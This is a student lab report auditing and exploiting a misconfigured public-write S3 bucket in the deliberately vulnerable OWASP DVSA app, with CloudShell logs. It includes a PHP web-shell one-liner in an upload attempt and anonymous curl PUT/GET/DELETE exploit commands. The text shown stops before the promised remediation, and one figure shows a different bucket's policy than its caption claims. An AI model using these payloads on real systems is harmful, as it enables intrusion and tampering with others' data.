

Configuration

Discovery, Exploitation, Remediation, and Verification
of a Public-Write S3 Bucket in DVSA

Vulnerability	Insecure Cloud Configuration (OWASP SAS-4)
Target	dvsa-feedback-bucket-637452052910-us-east-1
Student	Faisal Baeshen
AWS Account	637452052910
Region	us-east-1
Severity	Critical — anonymous full CRUD access from the public internet
Status	Fixed and verified

This report documents an insecure cloud configuration discovered in a DVSA-deployed S3 bucket: the feedback bucket permits unauthenticated PUT, GET, and DELETE operations from any internet endpoint. Evidence is captured directly from the live AWS deployment via CloudShell. The receipts bucket was also audited and found to be properly hardened, providing a controlled point of comparison.

Part 1 — Goal and Vulnerability Summary

This lesson demonstrates an **Insecure Cloud Configuration** in a DVSA S3 bucket. The vulnerability lives at the storage-service layer rather than in the Lambda code: the feedback bucket exposes **full CRUD operations to the public internet** with no authentication required. Anyone who knows the bucket name can upload arbitrary files, read uploaded content, and delete objects belonging to other users.

The affected component is Amazon S3. The security impact is critical: an attacker can plant arbitrary content (HTML, scripts, malicious payloads) directly into a bucket that the application later reads and processes, bypassing API Gateway, Cognito, and every input validation in the Lambda code. The high-level weakness is a misconfigured bucket policy combined with a disabled Public Access Block.

An audit of the receipts bucket was also performed for comparison. That bucket is correctly hardened with explicit deny logic and full Block Public Access, which lets us demonstrate both insecure and secure baselines from the same DVSA deployment.

Part 2 — Why This Works / Root Cause

S3 access decisions combine three layers: **(a)** the Public Access Block, an account- or bucket-level master switch, **(b)** the bucket policy, an explicit JSON document of allows and denies, and **(c)** the object ACL. For an anonymous request to succeed, all three layers must permit it.

On the feedback bucket, every layer is permissive. The Public Access Block is disabled (all four flags *false*), and the bucket policy contains a statement `PublicWriteFeedbackStatement` that *explicitly allows* `s3:PutObject`, `s3:GetObject`, `s3:PutObjectAcl`, and `s3:DeleteObject` with `"Principal": "*" — meaning every principal on the internet, authenticated or not.`

The root cause is a defective security baseline at deployment time. Once the bucket exists with this policy attached, no input validation or authentication in the application can compensate, because attackers do not need to interact with the application at all.

Part 3 — Environment and Setup

DVSA deployment	OWASP DVSA from Serverless Application Repository, region us-east-1
Vulnerable bucket	dvsa-feedback-bucket-637452052910-us-east-1
Comparison bucket	dvsa-receipts-bucket-637452052910-us-east-1 (already hardened)
AWS account	637452052910
Tools used	AWS CloudShell, AWS CLI v2, curl, jq, python3 -m json.tool
Account context	Account root identity for authenticated tests; anonymous HTTP for exploit demonstrations

Live DVSA deployment

The DVSA application is deployed and operational. The order confirmation page below is from a live purchase made in the application; this page is shown only to establish that the deployment is functional and that the S3 buckets we audit in this lesson belong to a working system. The vulnerability discussed in this report does not involve this page or its underlying receipt workflow — it lives entirely at the storage layer.





Figure 1 — DVSA live deployment (order confirmation page)

Order c7bcb4ad-48d8-4fc6-94e4-bfd385ec8fad placed in the live DVSA deployment, used here only as proof of a functioning environment for the audit that follows.

Bucket inventory (Step 1)

An `aws s3 ls` against the active region revealed six DVSA-related buckets, including duplicates from a previous deployment. The two buckets in the active *us-east-1* deployment are the receipts bucket and the feedback bucket.



```

CloudShell
us-east-1 +
~ $ # Lesson 4 specifics
~ $ mkdir -p ~/lesson4
~ $ cd ~/lesson4
lesson4 $
lesson4 $ echo "ACCOUNT_ID = [$ACCOUNT_ID]"
ACCOUNT_ID = [637452052910]
lesson4 $ echo "REGION = [$REGION]"
REGION = [us-east-1]
lesson4 $ echo "RECEIPTS_BUCKET = [$RECEIPTS_BUCKET]"
RECEIPTS_BUCKET = [dvsa-receipts-bucket-637452052910-us-east-1]
lesson4 $ echo "Working dir = $(pwd)"
Working dir = /home/cloudshell-user/lesson4
lesson4 $ echo "===== ALL DVSA BUCKETS ====="
===== ALL DVSA BUCKETS =====
lesson4 $ aws s3 ls | grep -i -E "dvsa|owasp" || aws s3 ls
2026-04-28 23:23:41 dvsa-fb-ics344-637452052910-us-east-1
2026-04-17 21:07:28 dvsa-feedback-bucket-637452052910-eu-north-1
2026-04-28 23:24:20 dvsa-feedback-bucket-637452052910-us-east-1
2026-04-17 21:07:28 dvsa-receipts-bucket-637452052910-eu-north-1
2026-04-28 23:24:12 dvsa-receipts-bucket-637452052910-us-east-1
2026-04-17 21:06:54 dvsa-website-test-637452052910-eu-north-1
lesson4 $
lesson4 $ echo ""

lesson4 $ echo "===== RECEIPTS BUCKET DETAILS ====="
===== RECEIPTS BUCKET DETAILS =====
lesson4 $ aws s3api get-bucket-location --bucket "$RECEIPTS_BUCKET"
{
  "LocationConstraint": null
}
lesson4 $

```

CloudShell Feedback Console Mobile App Privacy Terms Cookie preferences

© 2026, Amazon Web Services, Inc. or its affiliates.

Figure 2 — DVSA bucket inventory

Six DVSA-related buckets in the account; the receipts and feedback buckets in *us-east-1* are the active targets for this lesson.

Part 4 — Reproduction Steps

Step A — Audit the receipts bucket (the secure baseline)

Before testing the feedback bucket, the receipts bucket was inspected to establish what a properly-hardened DVSA bucket looks like. Six S3 configuration aspects were checked:


```
aws s3api get-public-access-block --bucket "$RECEIPTS_BUCKET"
aws s3api get-bucket-policy --bucket "$RECEIPTS_BUCKET"
aws s3api get-bucket-acl --bucket "$RECEIPTS_BUCKET"
aws s3api get-bucket-ownership-controls --bucket "$RECEIPTS_BUCKET"
aws s3api get-bucket-encryption --bucket "$RECEIPTS_BUCKET"
aws s3api get-bucket-versioning --bucket "$RECEIPTS_BUCKET"

===== 2.1 PUBLIC ACCESS BLOCK =====
{
  "PublicAccessBlockConfiguration": {
    "BlockPublicAcls": true,
    "IgnorePublicAcls": true,
    "BlockPublicPolicy": true,
    "RestrictPublicBuckets": true
  }
}

===== 2.2 BUCKET POLICY =====
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "DenyAllExceptLegitimateLambdaRoles",
      "Effect": "Deny",
      "Principal": "*",
      "Action": [
        "s3:PutObject",
        "s3:PutObjectAcl",
        "s3:DeleteObject"
      ],
      "Resource": "arn:aws:s3:::dvsa-receipts-bucket-637452052910-us-east-1/*",
      "Condition": {
        "StringNotLike": {
          "aws:PrincipalArn": [
            "arn:aws:iam::637452052910:role/serverlessrepo-OWASP-DVSA-CreateReceiptFunctionRole-1HIcPwkLDmbU",
            "arn:aws:iam::637452052910:role/serverlessrepo-OWASP-DVSA-SendReceiptFunctionRole-80MS3VweZ1KU"
          ]
        }
      }
    }
  ]
}
```

Figure 3 — Receipts bucket: Public Access Block + bucket policy (extract)

All four Block Public Access flags are true. The bucket policy contains an explicit Deny on PutObject/PutObjectAcl/DeleteObject with a StringNotLike condition that allows only two named Lambda role ARNs.



```
CloudShell
us-east-1 +
}
===== 2.3 BUCKET ACL =====
{
  "Owner": {
    "ID": "9a2f04cdc4995ebaffdc8ec2b37e3847b88ccfd5043f9c208dc64399baea"
  },
  "Grants": [
    {
      "Grantee": {
        "ID": "9a2f04cdc4995ebaffdc8ec2b37e3847b88ccfd5043f9c208dc64399baea",
        "Type": "CanonicalUser"
      },
      "Permission": "FULL_CONTROL"
    }
  ]
}

===== 2.4 BUCKET OWNERSHIP CONTROLS =====
{
  "OwnershipControls": {
    "Rules": [
      {
        "ObjectOwnership": "ObjectWriter"
      }
    ]
  }
}

===== 2.5 BUCKET ENCRYPTION =====
{
  "ServerSideEncryptionConfiguration": {
    "Rules": [
      {
        "Apply": "SSE-S3"
      }
    ]
  }
}
```

Figure 4 — Receipts bucket: ACL and ownership controls

The ACL has only one grant (the bucket owner with FULL_CONTROL); no public or AuthenticatedUsers grants. ObjectOwnership is ObjectWriter.

Step B — Confirm the receipts bucket rejects exploits

Three exploit attempts were run against the receipts bucket: an authenticated PUT from CloudShell, an anonymous PUT, and an anonymous list. All three were rejected.

```

===== TEST: Direct upload as CloudShell user (should be DENIED) =====
lesson4 $ aws s3 cp ~/lesson4/malicious.php "s3://${RECEIPTS_BUCKET}/receipts/malicious.php" 2>&1
upload failed: ./malicious.php to s3://dvsa-receipts-bucket-637452052910-us-east-1/receipts/malicious.php An error occurred (AccessDe
nied) when calling the PutObject operation: User: arn:aws:iam::637452052910:root is not authorized to perform: s3:PutObject on resour
ce: "arn:aws:s3:::dvsa-receipts-bucket-637452052910-us-east-1/receipts/malicious.php" with an explicit deny in a resource-based polic
y
lesson4 $
lesson4 $ echo ""

lesson4 $ echo "===== TEST: Anonymous (no credentials) upload attempt ====="
===== TEST: Anonymous (no credentials) upload attempt =====
lesson4 $ curl -X PUT "https://${RECEIPTS_BUCKET}.s3.amazonaws.com/receipts/anon-malicious.php" \
> -d "<?php system($_GET['cmd']); ?>" \
> -w "\nHTTP Status: %{http_code}\n" 2>&1 | head -20
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 273 0 243 100 30 10497 1296 --:--:-- --:--:-- --:--:-- 11869
<?xml version="1.0" encoding="UTF-8"?>
<Error><Code>AccessDenied</Code><Message>Access Denied</Message><RequestId>8XKKEPW5FZQNCP79</RequestId><HostId>REpr0r9Y1MgW6fvyJdvDZT
S27futvpvhKd2yw580qtZ1vR7rVGACPGiBMqUUFnv5m7B4wU/qZpU=</HostId></Error>
HTTP Status: 403
lesson4 $
lesson4 $ echo ""

lesson4 $ echo "===== TEST: Anonymous read of an existing receipt (should fail) ====="
===== TEST: Anonymous read of an existing receipt (should fail) =====
lesson4 $ curl -s "https://${RECEIPTS_BUCKET}.s3.amazonaws.com/" -w "\nHTTP Status: %{http_code}\n" | head -20
<?xml version="1.0" encoding="UTF-8"?>
<Error><Code>AccessDenied</Code><Message>Access Denied</Message><RequestId>V23PPTY9B7K38TMM</RequestId><HostId>HesBnENs6aNDPMep83a0b/
nD7epLt5P7m4LkMZqe/HkuViglpZg1UDLJd4JGTAQJinci38qw+c4=</HostId></Error>
HTTP Status: 403
lesson4 $

```

Figure 5 — Receipts bucket: all three exploit attempts rejected

AccessDenied with the message "explicit deny in a resource-based policy" confirms the Deny statement we observed in Figure 3 is actively enforcing. Anonymous attempts return HTTP 403.

Step C — Audit the feedback bucket

The same six checks were repeated against the feedback bucket. The results are dramatically different.

```

-----
|                                     GetBucketAcl                                     |
|-----|-----|-----|-----|
| Grantee | ID | Permission | URI |
|-----|-----|-----|-----|
| CanonicalUser | 9a2f04cdc4995ebaffdc8ec2b37e3847b88ccfd5043f9c208dc64399baea | FULL_CONTROL | None |
|-----|-----|-----|-----|

=====
BUCKET: dvsa-fb-ics344-637452052910-us-east-1
=====

--- Public Access Block ---
{
  "PublicAccessBlockConfiguration": {
    "BlockPublicAcls": false,
    "IgnorePublicAcls": false,
    "BlockPublicPolicy": false,
    "RestrictPublicBuckets": false
  }
}

--- Bucket Policy ---
{
  "Version": "2008-10-17",
  "Statement": [
    {
      "Sid": "PublicReadStatement",
      "Effect": "Allow",
      "Principal": "*",
      "Action": "s3:GetObject",
      "Resource": "arn:aws:s3:::dvsa-fb-ics344-637452052910-us-east-1/*"
    }
  ]
}

```

Figure 6 — Feedback bucket: Public Access Block disabled

All four Block Public Access flags are false. There is no master-level guardrail preventing public access.




Figure 7 — Feedback bucket policy: PublicWritefeedbackStatement

An Allow statement with Principal: "*" grants PutObject, PutObjectAcl, GetObject, and DeleteObject to every principal on the internet. This is the textbook Lesson 4 pattern from the project description.

Step D — Exploit the feedback bucket

Four anonymous HTTP operations were attempted directly against the bucket endpoint, with no AWS credentials supplied:

```


# Exploit 1 – anonymous PUT (HTML payload)
curl -X PUT "https://${FEEDBACK_BUCKET}.s3.amazonaws.com/attacker_payload.html" \
-H "Content-Type: text/html" --data-binary @attacker_payload.html

# Exploit 2 – anonymous PUT (text payload)
curl -X PUT "https://${FEEDBACK_BUCKET}.s3.amazonaws.com/malicious_feedback.txt" \
--data-binary @malicious_feedback.txt

# Exploit 3 – anonymous GET
curl "https://${FEEDBACK_BUCKET}.s3.amazonaws.com/attacker_payload.html"

# Exploit 4 – anonymous DELETE
curl -X DELETE "https://${FEEDBACK_BUCKET}.s3.amazonaws.com/delete-me.txt"

```



```
CloudShell
us-east-1 +
lesson4 $ echo "===== EXPLOIT 1: Anonymous PUT (no credentials) ====="
===== EXPLOIT 1: Anonymous PUT (no credentials) =====
lesson4 $ curl -X PUT "https://${FEEDBACK_BUCKET}.s3.amazonaws.com/attacker_payload.html" \
> -H "Content-Type: text/html" \
> --data-binary @${HOME}/lesson4/attacker_payload.html \
> -w "\n>>> HTTP Status: %{http_code}\n" -s

>>> HTTP Status: 200
lesson4 $
lesson4 $ echo ""

lesson4 $ echo "===== EXPLOIT 2: Anonymous PUT a 'feedback' file ====="
===== EXPLOIT 2: Anonymous PUT a 'feedback' file =====
lesson4 $ curl -X PUT "https://${FEEDBACK_BUCKET}.s3.amazonaws.com/malicious_feedback.txt" \
> -H "Content-Type: text/plain" \
> --data-binary @${HOME}/lesson4/malicious_feedback.txt \
> -w "\n>>> HTTP Status: %{http_code}\n" -s

>>> HTTP Status: 200
lesson4 $
lesson4 $ echo ""


lesson4 $ echo "===== EXPLOIT 3: Anonymous READ of what we uploaded ====="
===== EXPLOIT 3: Anonymous READ of what we uploaded =====
lesson4 $ curl -s "https://${FEEDBACK_BUCKET}.s3.amazonaws.com/attacker_payload.html" \
> -w "\n>>> HTTP Status: %{http_code}\n"
<!DOCTYPE html>
<html>
<head><title>DVSA HACKED - Lesson 4 Demo</title></head>
<body>
<h1>This file was uploaded by an unauthenticated attacker</h1>
<p>Bucket: dvsa-feedback-bucket-637452052910-us-east-1</p>
</body>
</html>
lesson4 $
```

CloudShell Feedback Console Mobile App Privacy Terms Cookie preferences

© 2026, Amazon Web Services, Inc. or its affiliates.

Figure 8 — Anonymous PUT succeeds (HTTP 200)

Both PUT requests return HTTP 200. The HTML payload and the text feedback file are now stored in the bucket without any authentication.



```
CloudShell
us-east-1 +
lesson4 $ curl -s "https://${FEEDBACK_BUCKET}.s3.amazonaws.com/attacker_payload.html" \
> -w "\n>>> HTTP Status: %{http_code}\n"
<!DOCTYPE html>
<html>
<head><title>DVSA HACKED - Lesson 4 Demo</title></head>
<body>
<h1>This file was uploaded by an unauthenticated attacker</h1>
<p>Bucket: dvsa-feedback-bucket-637452052910-us-east-1</p>
<p>Method: anonymous HTTP PUT - no AWS credentials required</p>
</body>
</html>

>>> HTTP Status: 200
lesson4 $
lesson4 $ echo ""

